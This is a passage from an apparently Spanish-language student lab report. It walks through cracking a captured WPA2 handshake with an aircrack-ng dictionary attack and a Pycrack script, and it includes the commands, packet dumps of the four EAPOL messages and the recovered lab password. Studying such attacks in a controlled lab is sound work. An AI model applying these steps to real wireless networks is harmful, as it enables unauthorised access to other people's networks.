El comando *aircrack-ng -a 2 -w rockyou_mod.dic handshake.pcap*, tiene tres parámetros a tomar en cuenta. La parte -a 2 hace referencia al tipo de ataque que se quiere realizar, en

este caso, ataque de fuerza bruta. El método `-w` quiere decir que utilizará como diccionario para el ataque el archivo `rockyou_mod.dic`. Y por último, el objetivo de este ataque, el cual es el archivo `handshake.pcap`.

```
ehnryoo@CristobalVM:~$ aircrack-ng -a 2 -w rockyou_mod.dic handshake.pcap
Reading packets, please wait...
Opening handshake.pcap
Read 13 packets.

# BSSID          ESSID          Encryption
1 B0:48:7A:D2:DC:18 VTR-1645213    WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening handshake.pcap
Read 13 packets.

1 potential targets
```

Figura 19: Verificación de handshake

```
[00:00:02] 2699/11059798 keys tested (1182.81 k/s)
Time left: 2 hours, 35 minutes, 48 seconds          0.02%

KEY FOUND! [ Security0 ]

Master Key      : 55 E1 E0 F0 8E D7 53 80 F6 27 C6 DC 48 20 74 54
                  B7 54 98 37 71 FF C8 03 1D 89 C5 19 8D 6F AC 76

Transient Key   : 2A D6 EF 7F 9E A1 95 1C BC CC 62 A6 5D CC 07 B2
                  E3 9D 12 99 A7 66 D4 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 18 13 AC B9 76 74 1B 44 6D 43 36 9F B9 6D BF 90
```

Figura 20: Obtención de contraseña

Como se aprecia en las figuras 21 y 20, el ataque se ejecutó en dos fases, la primera es verificar si es que existe un handshake válido para realizar el ataque, en este caso, dentro del archivo existe un solo objetivo al cual atacar.

Luego se procede a efectuar el ataque, utilizando todas las contraseñas del diccionario. Pero éste solo tuvo que llegar a la contraseña n° 2699 dentro del diccionario antes de lograr encontrar la contraseña y que tan solo se hizo uso del 0,02 % del total de passwords. La contraseña encontrada fue **Security0**, al igual que en el método usado con hashcat.

4.6. Identifica y modifica parámetros solicitados por pycrack

Antes de realizar el ataque en sí a través de **Pycrack**, es necesario identificar los campos dentro de los paquetes para que se pueda efectuar el ataque a fuerza bruta de buena manera. Para esto, se abre el archivo obtenido en el primer paso y se identifica cuales son los paquetes correspondientes al handshake, estos son cuatro y tienen en su descripción que corresponden a los mensajes 1 a 4 de 4 en total.

```

ee:de:67:8c:df:8b  Tp-LinkT_d2:dc:18  802.11  123 Association Request, SN=2292, FN=0, Flags=....., SSID="VTR-1645213"
                  ee:de:67:8c:df:8b (ee:de:67:8c:df:8b) (RA) 802.11  10 Acknowledgement, Flags=.....
Tp-LinkT_d2:dc:18  ee:de:67:8c:df:8b  802.11  102 Association Response, SN=1184, FN=0, Flags=.....
                  ee:de:67:8c:df:8b (b0:48:7a:d2:dc:18) (RA) 802.11  10 Acknowledgement, Flags=.....
Tp-LinkT_d2:dc:18  ee:de:67:8c:df:8b  802.11  133 Key (Message 1 of 4)
                  ee:de:67:8c:df:8b (b0:48:7a:d2:dc:18) (RA) 802.11  10 Acknowledgement, Flags=.....
ee:de:67:8c:df:8b  Tp-LinkT_d2:dc:18  802.11  155 Key (Message 2 of 4)
                  ee:de:67:8c:df:8b (ee:de:67:8c:df:8b) (RA) 802.11  10 Acknowledgement, Flags=.....
                  ee:de:67:8c:df:8b (ee:de:67:8c:df:8b) (RA) 802.11  10 Clear-to-send, Flags=.....
Tp-LinkT_d2:dc:18  ee:de:67:8c:df:8b  802.11  189 Key (Message 3 of 4)
                  ee:de:67:8c:df:8b (b0:48:7a:d2:dc:18) (RA) 802.11  10 Acknowledgement, Flags=.....
ee:de:67:8c:df:8b  Tp-LinkT_d2:dc:18  802.11  133 Key (Message 4 of 4)
                  ee:de:67:8c:df:8b (ee:de:67:8c:df:8b) (RA) 802.11  10 Acknowledgement, Flags=.....

```

Figura 21: Paquetes con el handshake

Estos paquetes contienen toda la información necesaria para realizar el ataque utilizando Pycrack. Se puede identificar la SSID en el primer paquete como **VTR-1645213**. Lo siguiente es identificar los parámetros para rellenar los campos dentro del código, se pueden apreciar a plena vista en la figura 21 que las direcciones MAC son **b0:48:7a:d2:dc:18** para el punto de acceso y **ee:de:67:8c:df:8b** para el cliente.

Los siguientes campos a rellenar, son los parámetros **ANonce** y **SNonce**, el primero se puede encontrar dentro del primer paquete del handshake y el segundo se encuentra dentro del segundo paquete del handshake, dentro de los paquetes llevan por nombre WPA Key Nonce. A continuación se plasman las figuras de donde se encuentran estos parámetros.

```

▶ Frame 5: 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits)
▶ IEEE 802.11 QoS Data, Flags: .....F.
▶ Logical-Link Control
▼ 802.1X Authentication
  Version: 802.1X-2004 (2)
  Type: Key (3)
  Length: 95
  Key Descriptor Type: EAPOL RSN Key (2)
  [Message number: 1]
  ▶ Key Information: 0x008a
    Key Length: 16
    Replay Counter: 1
    WPA Key Nonce: 4c2fb7eca28fba45accefd3ac5e433314270e04355b6d95086031b004a31935
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: 00000000000000000000000000000000
    WPA Key Data Length: 0

```

Figura 22: Paquete 1/4 handshake

4.6 Identifica y modifica parámetros solicitados por pycrack 4 DESARROLLO (PASO 3)

```
▶ Frame 7: 155 bytes on wire (1240 bits), 155 bytes captured (1240 bits)
▶ IEEE 802.11 QoS Data, Flags: .....T
▶ Logical-Link Control
- 802.1X Authentication
  Version: 802.1X-2001 (1)
  Type: Key (3)
  Length: 117
  Key Descriptor Type: EAPOL RSN Key (2)
  [Message number: 2]
  ▶ Key Information: 0x010a
  Key Length: 0
  Replay Counter: 1
  WPA Key Nonce: 30bde6b043c2aff8ea482dee7d788e95b634e3f8e3d73c038f5869b96bbe9cdc
  Key IV: 00000000000000000000000000000000
  WPA Key RSC: 0000000000000000
  WPA Key ID: 0000000000000000
  WPA Key MIC: 1813acb976741b446d43369fb96dbf90
  WPA Key Data Length: 22
  ▶ WPA Key Data: 30140100000fac040100000fac040100000fac020000
```

Figura 23: Paquete 2/4 handshake

En la figura 23, también se puede identificar el campo **mic1** dentro del código, que corresponde al parámetro WPA Key MIC dentro del paquete. Para el campo **data1**, hay que copiar todo el frame 802.1X Authentication y reemplazar el MIC dentro de este con ceros. Para los campos **mic2** y **data2**, se realiza el mismo proceso pero con el tercer paquete del handshake, el cual su contenido se aprecia en la siguiente figura.


```
▶ Frame 10: 189 bytes on wire (1512 bits), 189 bytes captured (1512 bits)
▶ IEEE 802.11 QoS Data, Flags: .....F.
▶ Logical-Link Control
- 802.1X Authentication
  Version: 802.1X-2004 (2)
  Type: Key (3)
  Length: 151
  Key Descriptor Type: EAPOL RSN Key (2)
  [Message number: 3]
  ▶ Key Information: 0x13ca
  Key Length: 16
  Replay Counter: 2
  WPA Key Nonce: 4c2fb7eca28fba45accefd3ac5e433314270e04355b6d95086031b004a31935
  Key IV: 00000000000000000000000000000000
  WPA Key RSC: cd00000000000000
  WPA Key ID: 0000000000000000
  WPA Key MIC: a349d01089960aa9f94b5857b0ea10c6
  WPA Key Data Length: 56
  WPA Key Data: db0eb43c3faf2c0e8b7e8a471f962c307e707e4718be724459167a88fa281f4d7ce38f01...
```

Figura 24: Paquete 3/4 handshake

El mismo proceso se realiza también para los campos **mic3** y **data3**, esta vez con el cuarto y último paquete del handshake, parámetros los cuales se encuentran en la figura presente a continuación.

4.7. Obtiene contraseña con pycrack

Ahora se puede ejecutar el código y empezar el ataque por fuerza bruta.



```
● ehnr00@CristobalVM:~$ /bin/python3 /home/ehnr00/Descargas/pywd.py
!!!Password Found!!!
Desired MIC1:      1813acb976741b446d43369fb96dbf90
Computed MIC1:     1813acb976741b446d43369fb96dbf90

Desired MIC2:      a349d01089960aa9f94b5857b0ea10c6
Computed MIC2:     a349d01089960aa9f94b5857b0ea10c6

Desired MIC2:      5cf0d63af458f13a83daa686df1f4067
Computed MIC2:     5cf0d63af458f13a83daa686df1f4067
Password:          Security0
```

Figura 27: Obtención contraseña mediante Pycrack

Analizando la figura 27 recién mostrada, se puede apreciar que las MICs generadas por el código coinciden con las que están contenidas dentro de los paquetes del handshake. Gracias a eso se pudo obtener la contraseña, la cual es **Security0**, dando por finalizado el ataque.

Conclusiones y comentarios

Esta actividad de laboratorio, resultó en una de las experiencias más enriquecedoras en cuanto a contenido y práctica. A lo largo de este proceso, se abordó un escenario complejo de vulneración de contraseñas de redes inalámbricas dentro de un ambiente controlado, que mediante las distintas herramientas utilizadas, resultó en una actividad donde se alcanzaron todos los objetivos propuestos. Desde el análisis de redes y paquetes, hasta la obtención de contraseñas, fueron los tantos tópicos tratados durante esta experiencia, dejando a la computadora la labor de decodificación, el estudiante se enfocó en el dominio del análisis, código y su respectiva ejecución de éstos.

Issues

Primeramente, dentro del primer paso, encontrar la red inalámbrica proveída por el informante resultó en un desafío, a simple vista puede no parecer nada raro, pero es cuando hay que analizar con detenimiento para poder encontrar sospechas dentro de las redes disponibles.

Encontrar la URL en el primer paso tampoco fue sencillo, puesto que si se ejecuta el comando **hexdump** de la figura 6 antes de descifrar el contenido de la captura, éste mostrará el contenido cifrado, lo que lo hace ilegible para el entendimiento humano. Esto se corrigió antes utilizando el comando **airdecap-ng** de la figura 5.

Descifrar la nomenclatura del archivo .potfile en la figura 16 también resultó ser dificultoso, dado que solo se aprecian números y letras, pero es necesario utilizar ASCII para poder descifrar algunos campos.

Por último, uno de los grandes problemas que se tuvo durante el desarrollo de este laboratorio

fue con el código del Pycrack, éste lanzaba errores referentes a la decodificación, por lo que se agrego la línea **errors='ignore'** dentro del código, y que se puede ver en la figura 26.